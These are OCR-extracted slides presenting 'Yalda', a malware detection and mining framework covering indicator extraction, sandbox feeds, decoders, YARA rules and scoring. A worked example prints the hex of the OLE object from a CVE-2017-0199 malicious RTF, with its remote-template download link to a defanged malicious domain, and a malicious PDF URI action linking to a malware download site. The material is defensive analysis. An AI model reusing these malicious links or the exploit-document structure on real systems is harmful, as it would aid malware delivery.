
Feed Generation



Scanning Tool with Categorized Indicators

MD5	SHA1	SHA256	Similar MD5
File Type	URL List	Magic_literal	Source VT Information
Severity	Flag	File Name	Ingest Time
Domain List	Yara_lst	File Path	Source
Embedded Files	PE-Sections	Parent MD5	Parent File Path

Filtering Based on Indicators




Source for Yara Rules

- Analysts could select a specific malware characteristics.

- List of strings associated with the selected category is also available in clustered collection.


Smart Feed to Cuckoo Sandbox



Cuckoo SandBox


Yalda Architecture

Yalda Framework




Extracting Files

Extracting Files



Extracting Embedded Objects




Decoding Files

Decoding

- Applying a set of decoders on each file based on file type.
- If there is a match with one or more decoders, extracting malicious objects such as URL and domains from detected files.
- Flagging file as malicious, suspicious or clear with appropriate severity based on the match.

How Decoders are Written



Analyze Known Malicious Samples for Fingerprints


CVE-2017-0199 Malicious RTF Document

- Analyzing the rtf file and embedded OLE object shows that the file is downloading a file from the following link:
- **http[:]//rottastics36w[.]net/template[.]doc**
- Find the common section in all files.
- Write a code to analyze the file and extract URL with the right regex!

```
00000000: 01 00 00 02 09 00 00 00 01 00 00 00 00 00 00 00  ................
00000010: 00 00 00 00 00 00 00 00 5C 01 00 00 E0 C9 EA 79  ........\...???y
00000020: F9 BA CE 11 8C 82 00 AA 00 4B A9 0B 44 01 00 00  ???.??.?.K?.D...
00000030: 68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 72 00  h.t.t.p.:././.r.
00000040: 6F 00 74 00 74 00 61 00 73 00 74 00 69 00 63 00  o.t.t.a.s.t.i.c.
00000050: 73 00 33 00 36 00 77 00 2E 00 6E 00 65 00 74 00  s.3.6.w...n.e.t.
00000060: 2F 00 74 00 65 00 6D 00 70 00 6C 00 61 00 74 00  /.t.e.m.p.l.a.t.
00000070: 65 00 2E 00 64 00 6F 00 63 00 00 00 00 00 00 00  e...d.o.c.......
00000080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000100: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000110: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000120: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000130: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000140: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000150: 00 00 00 00 00 00 00 00 00 00 00 00 79 58 81 F4  ............yX??
00000160: 3B 1D 7F 48 AF 2C 82 5D C4 85 27 63 00 00 00 00  ;.H?,?]ą'c....
00000170: A5 AB 00 00 FF FF FF FF 20 69 33 25 F9 03 CF 11  ??..???? i3%?.?.
00000180: 8F D0 00 AA 00 68 6F 13 00 00 00 00 FF FF FF FF  ??.?.ho.....????
00000190: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0: 00 00 00 00 00 00 00 00                          ........
```

CVE-2017-0199

```
pattern =
re.compile('68007400740070[\w\d]{,40
0}64006f0063')

result = pattern.search(string)

if result:

  link =
''.join(binascii.unhexlify(str(result.group
(0))).split('\x00'))
```



Yalda output on CVE-2017-0199

MD5	8b6f6bdefdc6b42abf9f372123152ab2
SHA1	10d86ec79cc4fa39eeda1e316706b205f471a88b
SHA256	b807b93fbe9f39477d875c269bab1325e97672f467ce16cd6e10d2f1f6d4f071
Size	37518
Magic_literal	Rich Text Format data, version 1, unknown character set
File_Type	RICH TEXT FORMAT DATA
File_Name	8b6f6bdefdc6b42abf9f372123152ab2

Yalda output on CVE-2017-0199

Severity	5
Flag	Malicious
Domain_lst	['rottastics36w.net']
PE_sections	[]
Source	yalda_mining_data
IngestTime	2017-07-29T10:01:05.84523
VT_Info	{'positives': 45, 'paramalink': u'https://www.virustotal.com/file/b807b93fbe9f39477d875c269bab1325e97672f467ce16cd6e10d2f1f6d4f071/analysis/1500950498/', 'vt_exist': True}

Dictionary Output

{'SHA1': '10d86ec79cc4fa39eeda1e316706b205f471a88b', 'Magic_literal': 'Rich Text Format data, version 1, unknown character set', 'Severity': 5, 'VT_Info': {'positives': 45, 'paramalink': u'https://www.virustotal.com/file/b807b93fbe9f39477d875c269bab1325e97672f467ce16cd6e10d2f1f6d4f071/analysis/1500950498/', 'vt_exist': True}, 'File_Type': 'RICH TEXT FORMAT DATA', 'File_Name': '8b6f6bdefdc6b42abf9f372123152ab2', 'embedded_files': [], 'Source': 'yalda_mining_data', 'SHA256': 'b807b93fbe9f39477d875c269bab1325e97672f467ce16cd6e10d2f1f6d4f071', 'MD5': '8b6f6bdefdc6b42abf9f372123152ab2','Similar_MD5': [], 'IngestTime': '2017-07-29T10:01:05.84523', 'Flag': 'malicious', 'Yara_Attr': [], 'Domain_lst': ['rottastics36w.net'], 'PE_sections': [], 'File_Path': '/work/samples/pcap/VT_FILES_HTML29-7-2017//8b6f6bdefdc6b42abf9f372123152ab2', 'Size': 37518}

Detect the First Chain!

Email Campaign Featuring a PDF Attachment

Fully Undetectable by AV Engines!

- A [illegible] added in the pdf.
- URL downloads a Java
- JavaScript has link to a URL.
- URL downloads an executable file.

Extract URL from PDF

```
match= re.search(" obj\<\<
\/Type /Action/S /URI/URI
\((http:\/\/[a-zA-Z_][a-zA-Z_0-
9-./]*)\)\>\>endobj", string)

If match:

    link = match.group(1)
```

obj<< /Type /Action/S /URI/URI (http[:]//finishagent[.]com/invoice-99705-Apr-25-2017-US-019563/)>>endobj

Apply Yara Rules

Applying YARA Rules

- User could provide YARA rules to be applied on Files in Yalda.
- The matching functions in YARA rule get extracted.
- According to the match, file get flagged as malicious, suspicious or clear with appropriate severity.


Yalda Scoring

Yalda Scoring


- Strings Clustering

- PE Sections & Shannon Entropy Clustering


Strings Clustering



